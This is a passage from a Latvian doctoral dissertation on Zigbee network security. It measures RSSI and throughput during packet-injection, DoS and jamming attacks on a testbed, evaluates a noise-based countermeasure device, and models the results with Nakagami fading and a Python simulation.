
DoS uzbrukumu rezultātā tiek samazināta tīkla caurlaidspēja, un tiek traucēti tās objektīvi mērījumi, tomēr, veicot 120 sekunžu ilgus mērījumus *DoS* uzbrukuma laikā, var secināt, ka tīkls spēj daļēji pielāgoties uzbrukumam, stabilizējot darbību ilgstošos apstākļos (2. pielikumā).

Veicot pretpasākumus *DoS* uzbrukuma pakešu uzrauga palaišanas programmā, kas seko līdzi *DoS* paketei, autors iestatīja 0,2 sekundes bez *DoS* paketes uzrauga, jo pretpasākumu ierīce tajā brīdi darbojas nepārtraukti, lai bloķētu nākamās paketes.



3.15. att. Signāla stipruma identifikatora analīze *DoS* uzbrukuma un pretpasākuma laikā.

Pretpasākuma ierīces izmantošana būtiski uzlabo *Zigbee* tīkla noturību pret *DoS* uzbrukumiem, kā to apliecina salīdzinošā analīze situācijām ar un bez šīs ierīces. Pretpasākuma ierīce efektīvi stabilizē oriģinālā *RSSI* rādījumus un samazina *DoS* uzbrukumu ietekmi uz tīkla caurlaidspēju, saglabājot augstāku vidējo caurlaidspēju un nodrošinot mazākas *RSSI* novirzes. Šī uzlabotā stabilitāte un efektivitāte īpaši izpaužas ilgstošos mērījumos, kur tīkla adaptācijas spēja ir izšķiroša. Rezultāti apstiprina pretpasākuma ierīces lielo nozīmi tīkla drošības un stabilitātes nodrošināšanā uzbrukumu apstākļos.




3.16. att. Tīkla caurlaidspējas analīze *DoS* uzbrukuma un pretpasākuma laikā.

3.16. attēlā redzama *Zigbee* tīkla caurlaidspējas analīze, kurā konstatēts, ka 30 sekunžu mērījumos vidējā reālā caurlaidspēja sasniedz 100,85 kbit/s, savukārt modificētā caurlaidspēja samazinās līdz 81,88 kbit/s. Šie rezultāti parāda tīkla reaģētspēju uz *DoS* uzbrukumiem un uzsver nepieciešamību pielāgoties šādiem traucējumiem. Ilgāku mērījumu (60 sekundes un 120 sekundes), kuru rezultāti ir pieejami pielikumā, analīze demonstrē tīkla adaptācijas spējas, kas laika gaitā palīdz samazināt *DoS* uzbrukumu ietekmi un stabilizēt caurlaidspēju. Šie dati apliecina, ka ilgtermiņa mērījumi ir būtiski pilnvērtīgas tīkla noturības novērtēšanai. Tiek secināts, ka pretpasākuma ierīce veica savu darbību pret *DoS* uzbrukumu ar 85 % efektivitāti, kas nodrošināja tīkla caurlaidspējas saglabāšanu salīdzinoši augstā līmenī, neraugoties uz atkārtotiem uzbrukumiem.


Sakaru signāla traucēšanas uzbrukums un pretpasākuma metodes novērtējums

Atsaucoties uz kiberuzbrukuma testgultnes aprakstu (2. nod.), autors ieviesa signāla traucēšanas uzbrukumu, radot tīklā apzinātus signāla traucējumus, kas bloķē *IEEE 802.15.4* savstarpējo komunikāciju. Traucējumi tika simulēti, analizējot tīkla reakciju uz ilgstošiem periodiem bez uztvertiem datiem, kā arī signāla stipruma līmeņa (*RSSI*) pēkšņām izmaiņām, kas liecina par iespējamu uzbrukuma klātbūtni. Signāla sakaru traucēšanas *Python* palaišanas programma sūta paketes ar augstu biežumu (0,02 sekundes), salīdzinot ar *DoS* uzbrukumu, lai radītu kanāla iestrēgšanu *Zigbee* tīklā [126].




3.17. att. Signāla stipruma identifikatora analīze signāla traucēšanas laikā.

3.17. grafikā attēlota sakaru kanāla traucēšanas metode, kas ietekmē *Zigbee* tīkla *RSSI* vērtības. Reālais *RSSI* (–63,40 dBm) saglabājas salīdzinoši stabils, savukārt modificētais *RSSI* (–71,57 dBm), kam tiek piemērota Nakagami sadalījuma metode, parāda būtiskas svārstības. Šīs svārstības skaidri liecina par traucējumiem, ko rada sakaru kanāla traucēšanas process. Troksnis, kas rada traucējumus, attēlots kā svārstību pieaugums modificētajā *RSSI* līknē, kas nozīmē ievērojamu kanāla pārslodzi un stabilitātes samazinājumu. Šāda metode pierāda savu efektivitāti, apzināti ietekmējot *Zigbee* tīkla darbību, savukārt tīkla pašregulācijas spējas ļauj daļēji kompensēt negatīvo ietekmi.




3.18. att. Tīkla caurlaidspējas analīze signāla traucēšanas laikā.

3.18. grafikā attēlota *Zigbee* tīkla caurlaidspējas analīze trokšņa apstākļos. Zilā līkne parāda reālo caurlaidspēju, kas saglabājas stabilāka (vidēji 85,79 kbit/s), salīdzinot ar teorētisko (modificēto) caurlaidspēju (oranžā līkne, vidēji 52,13 kbit/s). Svārstības teorētiskajā līknē atspoguļo tīkla neaizsargātību pret troksni, savukārt reālā caurlaidspēja demonstrē tīkla adaptīvo spēju pielāgoties traucējumiem, samazinot ietekmi uz datu pārraides kvalitāti. Šī analīze izceļ adaptīvo stratēģiju efektivitāti trokšņa apstākļos.



3.19. att. Signāla stipruma identifikatora analīze sakaru signāla traucēšanas un pretpasākuma laikā.

3.19. grafiks atspoguļo trokšņa ietekmi uz *Zigbee* tīkla *RSSI* līmeņiem. Trokšņa laikā, kas grafiski attēlots ar violetām joslām, novērojams *RSSI* pieaugums, kas liecina par tīkla adaptīvajām spējām. Šis pieaugums skaidrojams ar vājo signālu filtrēšanu un kaitīgo pakešu bloķēšanu, kas samazina traucējumus un kolīzijas, tādējādi uzlabojot datu pārraides efektivitāti. Turklāt tiek novērots, ka tīkla ierīces, reaģējot uz troksni, var palielināt pārraides jaudu, stabilizējot savienojumu. Lietotais Nakagami modelis palīdz precīzāk raksturot daudzceļoņu izplatīšanos un tīkla dinamiku, izceļot svarīgas uzvedības tendences. Secināms, ka troksnis ne tikai efektīvi bloķē ļaunprātīgās paketes, bet arī uzlabo tīkla darbības stabilitāti un samazina traucējumu līmeni, kas ir būtiski ilgtspējīgu *IoT* tīklu izveidē [119–121].



3.20. att. Tīkla caurlaidspējas analīze signāla traucēšanas un pretpasākuma laikā.

3.20. grafiks parāda *Zigbee* tīkla caurlaidspējas dinamiku trokšņa ietekmē. Zilā līkne attēlo reālo caurlaidspēju, savukārt oranžā līkne reprezentē modificēto caurlaidspēju, kas aprēķināta, ņemot vērā Nakagami modeli. Vidējā reālā caurlaidspēja (74,51 kbit/s) ir augstāka nekā vidējā modificētā caurlaidspēja (50,08 kbit/s), kas liecina par to, ka teorētiskās simulācijas rezultāti parāda lielāku jutību pret tīkla traucējumiem. Troksnis ievērojami ietekmē caurlaidspējas svārstības, kas īpaši redzams pie straujām izmaiņām oranžajā līknē. Šāds rezultāts skaidrojams ar tīkla adaptīvajām spējām, kuru ietekmē reālās pārraides caurlaidspēja stabilizējas, neskatoties uz traucējumiem. Tas liecina, ka troksnis efektīvi bloķē kaitīgās paketes, vienlaikus ļaujot tīklam atjaunot funkcionēšanu pēc traucējumu samazināšanās.

Kopsavilkums un secinājumi

Promocijas darba izstrādes gaitā veikts eksperimentālais *Zigbee* tīkla caurlaidspējas novērtējums, balstoties Šenona teorēmā, izmantojot papildu parametrus – pieskaitāmās izmaksas, paketes veiksmīgas pārraides varbūtības koeficientu un kanāla izmantošanas koeficientu. Aprēķini paradīja, ka maksimālā kanāla caurlaidspēja sasniedz 120 kbit/s, kas ir pietiekami laba vērtība šāda veida datu plūsmai, jo teorētiski maksimālā *Zigbee* tīkla caurlaidspēja ir 250 kbit/s [117, 122].

Lai analizētu signāla stiprumu (*RSSI*), tika izmantots Nakagami sadalījums, kas ņem vērā papildu signāla vājinājumus datu pārraides laikā. Tika izmantotas konstantes m = 0,8 un ω = 0,3, kas ļauj salīdzināt reālos *RSSI* mērījums, kas tiek veikti ar pakešu uzrauga moduli ar

modificētajam *RSSI* vērtībām, kas aprēķinātas pēc Nakagami teorēmas. Saskaņā ar promocijas darba trešo tēzi tika novērots, ka modificētās *RSSI* vērtības ir par 10–20 % zemākas nekā reālās *RSSI* vērtības. Tas liecina par *Zigbee* 15. kanāla īpašībām un parāda Nakagami vājināšanas modeļa piemērotību šādiem mērījumiem [122–124].

Eksperimentā tika apskatīti dažādi uzbrukumu veidi – pakešu injekcija, *DoS* uzbrukumi un sakaru traucēšanas paketes, kas rada kanāla pārslodzi. Lai novērstu uzbrukumus, tika izmantota uzbrukuma pakešu identifikācijas metode pēc galvenes, kuru noteica otrais pakešu uzrauga modulis, kas tiek pieslēgts pie darbstacijas. Pēc uzbrukuma pakešu atklāšanas, izmantojot *HackRF One* ierīci, tika ģenerēts platjoslas troksnis attiecīgā kanāla frekvencē, kas ļāva efektīvi bloķēt uzbrukumus. Kā redzams 3.5. – 3.20. grafikos, uzbrukumu novēršana daļēji atjauno tīkla caurlaidspēju un *RSSI*, taču netiek sasniegti ideāli apstākļi.

Vidējā reālā *RSSI* vērtība uzbrukumu un to novēršanas laikā bija –65,9 dBm, kas ir pieņemama *Zigbee* tīklam, taču liecina par būtiskiem signāla zudumiem pakešu injekciju un signāla traucēšanas uzbrukumu laikā. To var izskaidrot ar īslaicīgu degradāciju augstfrekvenču trokšņa un iekšējo tīkla traucējumu dēļ. Vidējā reālā caurlaidspēja visu uzbrukumu laikā bija aptuveni 80 kbit/s, kas ir par 33 % zemāka nekā aprēķinātā vērtība un trīs reizes zemāka nekā teorētiskā caurlaidspēja (250 kbit/s). Modificētā caurlaidspēja pēc Nakagami bija aptuveni 61,5 kbit/s, kas ir divas reizes zemāka nekā aprēķinātā vērtība un četras reizes zemāka nekā teorētiskā vērtība. Pie šādas caurlaidspējas datu pārraide notiks ievērojami lēnāk nekā ideālos apstākļos.

Mērījumu rezultātus ietekmēja arī citi faktori, piemēram: 1) šauras *Zigbee* izmantotās frekvenču joslas, kas palielina jutību pret traucējumiem; 2) augstas tīkla pārvaldības pieskaitāmās izmaksas (līdz 40 % jeb 0,4), kas samazina pieejamo kanāla ietilpību; 3) pakešu pārraides kļūdas tīkla pārslodzes vai nepietiekamas sinhronizācijas dēļ.

Eksperimenti parādīja, ka uzbrukumi būtiski ietekmē tīkla darbību, samazinot gan *RSSI*, gan tīkla caurlaidspēju. Uzbrukumu novēršanas metodes, tostarp uzbrukuma pakešu galvenes bloķēšana, ļauj daļēji mazināt šo ietekmi, taču, lai uzlabotu tīkla noturību, ir nepieciešama tālāka algoritmu optimizācija un tīkla pieskaitāmo izmaksu samazināšana.

Pētījumā autors izmantoja statistisko analīzi, tostarp vidējās vērtības un standartnovirzi, lai detalizēti novērtētu uzbrukumu ietekmi uz *Zigbee* tīklu. Statistika ļauj ne tikai noteikt, cik lielā mērā uzbrukumi pasliktina *RSSI* un caurlaidspēju, bet arī identificēt parametru mainīgumu, kas ir svarīgi tīkla stabilitātes izpratnei uzbrukumu laikā. *DoS* uzbrukumi rada ievērojamu signāla līmeņa (*RSSI*) kritumu un var izraisīt pilnīgu savienojuma degradāciju, savukārt pakešu injekcijas izraisa haotiskas signāla svārstības un caurlaidspējas nestabilitāti,

padarot tīklu neprognozējamu. Signāla traucēšanas uzbrukums rada mērenu, bet stabilu veiktspējas samazinājumu, padarot to efektīvu ilgtermiņā.

7. tabula

Vidējais *RSSI* un tā izkliede dažādu uzbrukumu scenārijos (oriģinālie dati)

Uzbrukumu veids	Videjais orig. *RSSI* , *dBm*	Standartnovirze, σ
Pakešu injekcija (0.25)	–66,9	30,28
Pakešu injekcija (0.5)	–61,8	30,28
DoS uzbrukums	–49,4	20,10
Sakaru signāla traucēšana	–63,9	11,89

8. tabula

Modificētais *RSSI* un tā izkliede dažādu uzbrukumu scenārijos

Uzbrukumu veids	Videjais mod. *RSSI* , *dBm*	Standartnovirze, σ
Pakešu injekcija (0.25)	–74,8	31,04
Pakešu injekcija (0.5)	–70,4	31,01
DoS uzbrukums	–57,2	20,93
Sakaru signāla traucēšana	–72,5	14,10

9. tabula

Vidējā tīkla caurlaidspēja un tās izkliede dažādu uzbrukumu laikā (oriģinālie dati)

Uzbrukumu veids	Videjais orig. caur, *kbit/s*	Standartnovirze, σ
Pakešu injekcija (0.25)	48,2	56,95
Pakešu injekcija (0.5)	60,9	57,28
DoS uzbrukums	100,8	24,68
Sakaru signāla traucēšana	78,5	23,53

10. tabula

Modificētā tīkla caurlaidspēja un tās izkliede dažādu uzbrukumu laikā

Uzbrukumu veids	Videjais mod. caur, *kbit/s*	Standartnovirze, σ
Pakešu injekcija (0.25)	44,17	55,34
Pakešu injekcija (0.5)	52,06	54,28
DoS uzbrukums	81,9	39,2
Sakaru signāla traucēšana	49,8	33,12

Pretpasākumi, kas balstīti injekcijas pakešu identifikācijā un mērķētā bloķēšanā, parādīja savu efektivitāti, taču tiem ir ierobežojumi. Piemēram, globālā traucēšana samazina uzbrukumu ietekmi, bet var arī pasliktināt tīkla veiktspēju kopumā, un tas uzsver adaptīvu aizsardzības mehānismu nepieciešamību.

Kopumā analīze parādīja, ka svarīgas ir ne tikai vidējās vērtības, bet arī to mainīgums, jo uzbrukumi ar augstu standartnovirzi rada vislielākās savienojuma stabilitātes problēmas.

Pamatojoties uz šiem rezultātiem, var izstrādāt efektīvākus aizsardzības mehānismus, kas pielāgoti dažāda veida uzbrukumiem.

BEZVADU SAKARU PROTOKOLU EFEKTIVITĀTES ANALĪZE LIETU INTERNETA VIDĒ CAURLAIDSPĒJAS UN SIGNĀLA STIPRUMA KONTEKSTĀ

Simulācijas iestatījumi un veiktspējas mērījumu metodoloģija

IoT tīklu drošības un veiktspējas analīze nereti tiek veikta reālos apstākļos, kur tīkla darbību ietekmē dažādi ārējie faktori, piemēram, elektromagnētiskie traucējumi, ierīču atrašanās vieta no *IoT* komutatora vai koncentratora (angļu val. *hub*) un darbības frekvences kanāla dinamika. Tomēr, lai iegūtu precīzāku ieskatu par optimālo darbības potenciālu *Zigbee* tīklā un teorētiskajā aspektā, ir nepieciešams veikt simulācijas noteiktā vidē.

Šajā nodaļā aprakstīta ieviestā papildu darbība – simulācija, kas balstās ideālā *Zigbee* tīkla modelī, lai konstatētu un salīdzinātu caurlaidspējas un *RSSI* mērījumus ar iepriekšējā nodaļā aprakstītajiem promocijas darba izstrādes gaitā iegūtajiem mērījumiem reālajā vidē pēc dažādiem uzbrukumiem. Galvenais simulācijas mērķis ir izpētīt, kā tīkls turpina darboties optimālos apstākļos, kad tiek novērsti ārējie uzbrukumi, piemēram, pakešu injekcijas, *DoS* uzbrukums un arī sakaru traucēšana, kā arī analizētas iegūto rezultātu atšķirības, salīdzinot ar reālo vidi [124, 126].

Simulācijas vide tiek konfigurēta, ievērojot identiskus tīkla parametrus – kanālu, Nakagami izkliedes un jaudas parametrus, teorētisku un praktisko empīrisko caurlaidspējas aprēķināšanu un pārējos, kas tika izmantoti 3. nodaļā, lai nodrošinātu ticamu un salīdzināmu rezultātu ieguvi. Šāda pieeja ļauj novērtēt reālās vides ietekmi uz *IEEE 802.15.4* tīkla darbību un identificēt iespējamos optimizācijas risinājumus nākotnes lietojumos.


Promocijas darbā izstrādātas un realizētas vairākas simulācijas *Python* programmēšanas vidē, lai modelētu *Zigbee* tīklu darbību un novērtētu drošības aspektus pēc dažādiem nosacījumiem. Šajās simulācijās tika izmantoti tie paši parametri, kas aprakstīti iepriekšējā nodaļā, analizējot tos reālā tīkla vidē, taču ar iespēju precīzi uzturēt darbību un ieviest dažādu uzbrukumu scenārijus vienotā *Python* palaišanas programmā.

Zigbee tīkla modelēšana tika veikta, balstoties *IEEE 802.15.4* protokola specifikā, simulējot noteikta skaita tīkla ierīces un to savstarpējo komunikāciju, signāla stipruma svārstības un caurlaidspējas izmaiņas dažādu faktoru ietekmē. Simulācijā tika lietoti

matemātiskie signāla izplatīšanās modeļi, piemēram, Nakagami sadalījums, kas ļauj precīzāk simulēt reālās vides radiofrekvenču izmaiņas un uztveršanas traucējumus.

Arī testa simulācijas vidē realizē tādi uzbrukumu veidi kā *DoS* uzbrukums, pakešu injekcijas uzbrukums un arī traucēšanas uzbrukuma veidi, ka aprakstīti 2. nodaļā. Izstrādātajā simulācijas vidē visi uzbrukuma veidi tika modelēti un testēti katrā *Python* palaišanas programmā, kas nodrošināja efektīvu uzbrukuma darbību, identificēšanu, analizēšanu un pretpasākuma darbību vienādos nosacījumos. Turklāt tika veikta aizsardzības mehānismu validācija, simulējot pretpasākumus, piemēram, traucējumu identificēšana un adaptīvā bloķēšana, kas var būtiski uzlabot tīkla noturību pret tāda veida tīkla draudiem.

Simulācijas rezultāti ļauj detalizēti novērtēt, kā dažādi uzbrukuma veidi ietekmē *Zigbee* tīkla darbību, un sniedz ieskatu iespējamos drošības uzlabojumos, ko varētu izmantot, lai mazinātu draudu skaitu reālā *IoT* vidē.



4.1. att. Signāla stipruma identifikatora analīze pakešu injekcijas uzbrukuma laikā ar pretpasākumu ierīci *Python* simulācijas vidē.

Lai demonstrētu aizsardzības mehānismu darbību simulācijas vidē, analizēšanai ieviests papildu parametrs – atjaunošanās vērtība. Tas atspoguļo tīkla spēju atgūties pēc uzbrukuma un ļauj kvantitatīvi novērtēt caurlaidspējas un *RSSI* atjaunošanas procesu pēc drošības uzbrukuma identificēšanas un neitralizēšanas.

Matemātiski atjaunošanās vērtību gan oriģinālajam, gan modificētajam *RSSI* var parādīt, izmantojot 4.1.–4.6. izteiksmi.

Eksistē dati, kas iegūti no paketes apstrādes laikā – oriģinālās *RSSI* vērtības R_1, R_2, …, R_N. Vērtības tiek glabātas sarakstā, kas palaišanas programmā tiek identificētas kā *original_rssi*. Pēc tam, kad tiek piemērota filtrēšana (no datiem tiek izņemtas paketes, kuru avots ir simulācijas traucēšanas avots), tiek iegūta apakškopu vērtība, kuras indeksi ir i ∈ I, kur I ⊂ {1,2,…,N}.

Visu datu vidējā vērtība:

$$R_{\text{all}} = \frac{1}{N}\sum_{i=1}^{N} R_i \tag{4.1}$$

Atjaunoto datu, kas ir filtrēti un bez traucēšanas avota, vidējā vērtība:

$$R_{\text{rec}} = \frac{1}{|I|}\sum_{i\in I} R_i \tag{4.2}$$

Absolūtā atjaunošanās vērtība:

$$\Delta R = \underline{R}_{rec} - \underline{R}_{all}. \tag{4.3}$$

Tiek iegūtas arī modificētā *RSSI* vērtības R_1^*,R_2^*,…,R_N^*, kas tiek aprēķinātas, piemērojot Nakagami sadalījuma funkciju *Python* palaišanas programmā – *apply_nakagami_rssi* [74], [116–119].

Visu modificēto datu vidējā vērtība:

$$R^*_{\text{all}} = \frac{1}{N}\sum_{i=1}^{N} R_i^* \tag{4.4}$$


Vidējā modificētā *RSSI* atjaunotā:

$$R^*_{\text{rec}} = \frac{1}{|I|}\sum_{i\in I} R_i^* \tag{4.5}$$


Absolūtā modificētā *RSSI* atjaunošanās vērtība:

$$\Delta R^* = \underline{R^*}_{rec} - \underline{R^*}_{all} \tag{4.6}$$

Izmantojot 4.1.–4.6. izteiksmi gan oriģinālajām, gan pēc Nakagami sadalījuma modificētajām *RSSI* vērtībām, tika analizēta tīkla uzvedība uzbrukumu atvairīšanas laikā visos uzbrukumu veidos, autoram izdevās atrast atjaunoto vērtību *RSSI* (skat. 4.2. att.).




4.2. att. Signāla stipruma identifikatora analīze *DoS* uzbrukuma laikā ar pretpasākumu ierīci *Python* simulācijas vidē.



4.3. att. Signāla stipruma identifikatora analīze sakaru traucēšanas uzbrukuma laikā ar pretpasākumu ierīci *Python* simulācijas vidē.

No 4.2. un 4.3. attēla grafikiem var secināt, ka simulācijas laikā ierīces ģenerē *RSSI* vērtības intervālā no aptuveni –50 dBm līdz –30 dBm un traucējuma avota *RSSI* vērtības ir maksimāli zemas (tuvāk reālajām vērtībām, aptuveni –90 dBm). Tas nozīmē, ka pretpasākuma simulācijas

ierīce ir efektīva un reāli darbojas pret pakešu injekcijas, *DoS* un traucēšanas uzbrukumiem, ka pretpasākuma ierīce palīdz bloķēt sliktās paketes, kas mākslīgi rada *Zigbee* tīkla vājinājumu, un spēj atjaunot ne tikai *RSSI* vērtības, bet arī caurlaidspēju.



4.4. att. Tīkla caurlaidspējas analīze pakešu injekcijas uzbrukuma laikā ar pretpasākumu ierīci *Python* simulācijas vidē.

RSSI atjaunotās vērtības tiek izmantotas tīkla caurlaidspējas atjaunošanas modelēšanai, izmantojot izteiksmes (4.7)–(4.12). Izmantojot minētās izteiksmes, ir iespējams aprēķināt gan reālo, gan modificēto tīkla caurlaidspēju — pirms un pēc Nakagami sadalījuma funkcijas pielietošanas RSSI vērtībām.

Visu datu vidējā reālā caurlaidspēja:

$$C_{\text{all}} = \frac{1}{N}\sum_{i=1}^{N} C_{i,} \tag{4.7}$$

kur $C_i = C(R_i)$ – reālā caurlaidspēja, kas aprēķināta, izmantojot empīrisko caurlaidspējas izteiksmi (3.2. izteiksme).

Vidēja atjaunotā (filtrētā) reālā caurlaidspēja:

$$C_{\text{rec}} = \frac{1}{|I|}\sum_{i\in I} C_i \tag{4.8}$$

Absolūtā atjaunotās caurlaidspējas vērtība:

$$\Delta C = \underline{C}_{rec} - \underline{C}_{all.} \tag{4.9}$$

